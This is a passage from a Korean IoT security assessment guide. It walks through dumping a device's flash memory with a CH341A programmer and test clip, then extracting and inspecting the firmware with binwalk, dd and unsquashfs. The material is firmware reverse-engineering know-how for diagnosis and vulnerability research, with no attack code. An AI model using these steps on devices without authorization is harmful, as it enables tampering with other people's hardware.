


그림 176. CH341PAR drivers 설치

드라이버 설치가 완료되었다면 장비를 PC 에 연결 후 장치 관리자에서 정상 연결 여부를 확인한다. 드라이버가 정상 설치된 경우 아래와 같이 Interface 에 장비가 인식되어 표시된다.

Step 2) 장치관리자에서 정상 연결 여부를 확인한다.

그림 177. driver 설치 확인

Step 3) 플래시 메모리 덤프를 위한 프로그램(CH341A-USB Programmer)를 설치한다. 실습에서는 1.30 버전을 사용하였다.

그림 178. CH341A-USB Programmer 설치

Step 4) 프로그램 최초 실행 시 언어가 중국어로 설정되어 있다. "Languages" 탭에서 English 로 설정한다.




그림 179. CH341A Programmer

2. CH341A Programmer 연결

CH341A 은 연결하려는 메모리(플래시메모리, EEPROM)에 따라 부착하는 위치가 다르다. 아래 사진을 보면 플래시메모리(25XX SPI BIOS)는 안쪽, EEPROM(24XX I2C EEPROM)은 바깥쪽에 부착하도록 설명되어 있다.




그림 180. CH341A Flash 와 EEPROM

테스트클립을 사용하면 플래시 메모리를 PCB 에서 분리(desoldering)하지 않고 데이터를 덤프 할 수 있다.




그림 181. 테스트 클립을 이용한 플래시 메모리 덤프

테스트 클립 설치 전 어뎁터를 설치한다. 현재 진단 대상 기기는 플래시메모리를 사용하고 있으므로 "25XX SPI BIOS" 소켓에 어뎁터를 꽂아야 한다. 1 번 핀의 위치는 아래 사진과 동일해야 한다.

Step 1) CHA341A 에 테스트 클립 사용을 위한 어댑터 설치가 필요하다. 25XX SPI BIOS" 소켓에 어댑터를 꽂아야 하며, 1 번 핀의 위치는 아래 사진과 동일하게 해야한다.




그림 182. 어댑터 설치

Step 2) 테스트 클립 케이블의 빨간색 라인이 1 번핀 위치에 오도록 연결한다.




그림 183. 테스트 클립 케이블 연결

3. 플래시 메모리 인식

플래시메모리는 작은 홈이 있는 위치가 1 번 핀이다. CH341A 테스트 클립을 사용할 경우 해당 위치에 케이블의 빨간색 라인이 오도록 설치해야 한다.




그림 184. 플래시 메모리 테스트 케이블 연결

테스트 클립의 핀이 플래시메모리에 잘 접촉된 경우, "Detect" 버튼을 눌렀을 때 chip ID 가 식별되는 것을 확인할 수 있다. 인식이 되면 Type, Manu(제조사), Name 이 자동으로 세팅 된다.




그림 185. 플래시 메모리 연결 확인

ChipID 가 자동으로 인식되지 않는 경우 아래와 같이 "Chip Search" 기능을 이용해 플래시메모리에 표기된 모델명을 검색할 수 있다. 해당하는 Chip Name 이 없는 경우 다른 버전의 CH341A Programmer 를 설치하여 확인해야 한다.




그림 186. Chip Search 기능

10.2.4.3. 펌웨어 추출

ChipID 가 제대로 인식된 경우 상단의 "Read" 탭을 클릭하여 플래시메모리의 내용을 덤프 할 수 있다.




그림 187. 플래시 메모리 덤프

덤프가 완료된 펌웨어는 "Save" 버튼을 눌러 저장한다.




그림 188. 덤프 결과 저장

덤프 한 펌웨어 파일을 Binwalk 툴을 이용하여 추출을 시도한다. 아래와 같이 파일 시스템을 비롯한 펌웨어 데이터를 확인하여 정상적으로 플래시메모리 덤프가 되었음을 확인할 수 있다.




그림 189. 덤프한 펌웨어 biwalk 를 이용한 분석

10.3. 펌웨어 분석

10.3.1. 펌웨어 분석 도구

펌웨어는 Flash Memory 에 압축 파일의 형태로 존재하고 있다. 하지만 펌웨어를 압축한 방식은 일반적인 압축 방식(zip, tar 등)이 아니라 압축을 해제하려면 별도의 도구를 이용해야 한다. 또한, 동적 분석을 위해 가상의 환경을 구축하여 테스트를 할 수도 있다.

10.3.1.1. dd 명령어를 이용한 파일시스템 추출

파일시스템을 dd 명령어를 이용하여 직접 추출하는 방법이다. 파일시스템의 오프셋과 파일시스템의 종류에 대한 정보를 알고 있을 때 사용할 수 있다.

※ dd 명령어: 블록 단위로 파일을 복사하거나 파일 변환을 할 수 있는 명령어

step 1) 파일시스템 오프셋을 이용해 펌웨어에서 파일시스템 추출

명령어	$ dd if=firmware_name of=extract_file_name bs=1 skip=filesystem_offset
추출 파일	extract_file_name

※ 파일시스템 오프셋은 binwalk 의 펌웨어 시그니처 분석 과정[6]에서 획득할 수 있으며, extract_file_name 은 사용자가 원하는 이름을 명명해주면 된다.




그림 190. 파일시스템 오프셋을 이용한 파일시스템 추출

stpe 2) squashfs 파일시스템의 압축을 해제해 주는 unsquashfs 를 이용하여 압축 해제

명령어	$ unsquashfs extract_file_name
추출 파일	squashfs-root

※ 파일시스템의 종류는 binwalk 의 펌웨어 시그니처 분석 과정에서 획득할 수 있으며, 현재 분석 중인 펌웨어는 squashfs 을 사용 중이다.




그림 191. 파일시스템 압축 해제

[6] 4.1.2 의 binwalk 2 번 항목에서 펌웨어 시그니처 분석에 대해 알 수 있으며 5.1.2 binwalk 항목에서 해당 툴에 대해 자세히 설명한다.

step 3) 추출한 파일시스템 확인




그림 192. 파일시스템

10.3.1.2. binwalk

시그니처를 기반으로 펌웨어에 어떠한 데이터들이 있는지 분석해주는 도구이다. 해당 펌웨어의 아키텍처, 엔트로피, 파일시스템 등 펌웨어를 구성하고 있는 중요 정보들에 대해 알 수 있다.

1. binwalk 설치

binwalk 의 설치는 sudo apt-get install binwalk 명령어를 통해 간단하게 설치할 수 있으며, Kali Linux 의 경우 기본적으로 설치되어 있다.




그림 193. binwalk 설치

2. 펌웨어 시그니처 분석

시그니처 분석에서 얻어야 할 중요 정보는 CPU 아키텍쳐, 파일시스템 오프셋, 파일시스템 종류, 바이트 저장 방식이다. 파일시스템 오프셋의 경우 파일시스템 추출을 위해 필요하다. CPU 아키텍쳐와 바이트 저장 방식은 이후에 QEMU 를 통한 동적 분석 시에 QEMU 환경 구성에 필요한 정보이다.

명령어	$ binwalk firmware_name
획득 가능 정보	**1. CPU 아키텍쳐** 2. 압축 방식 **3. 파일시스템 오프셋** **4. 파일시스템 종류** **5. 바이트 저장 방식** 6. Linux Kernel 버전 등

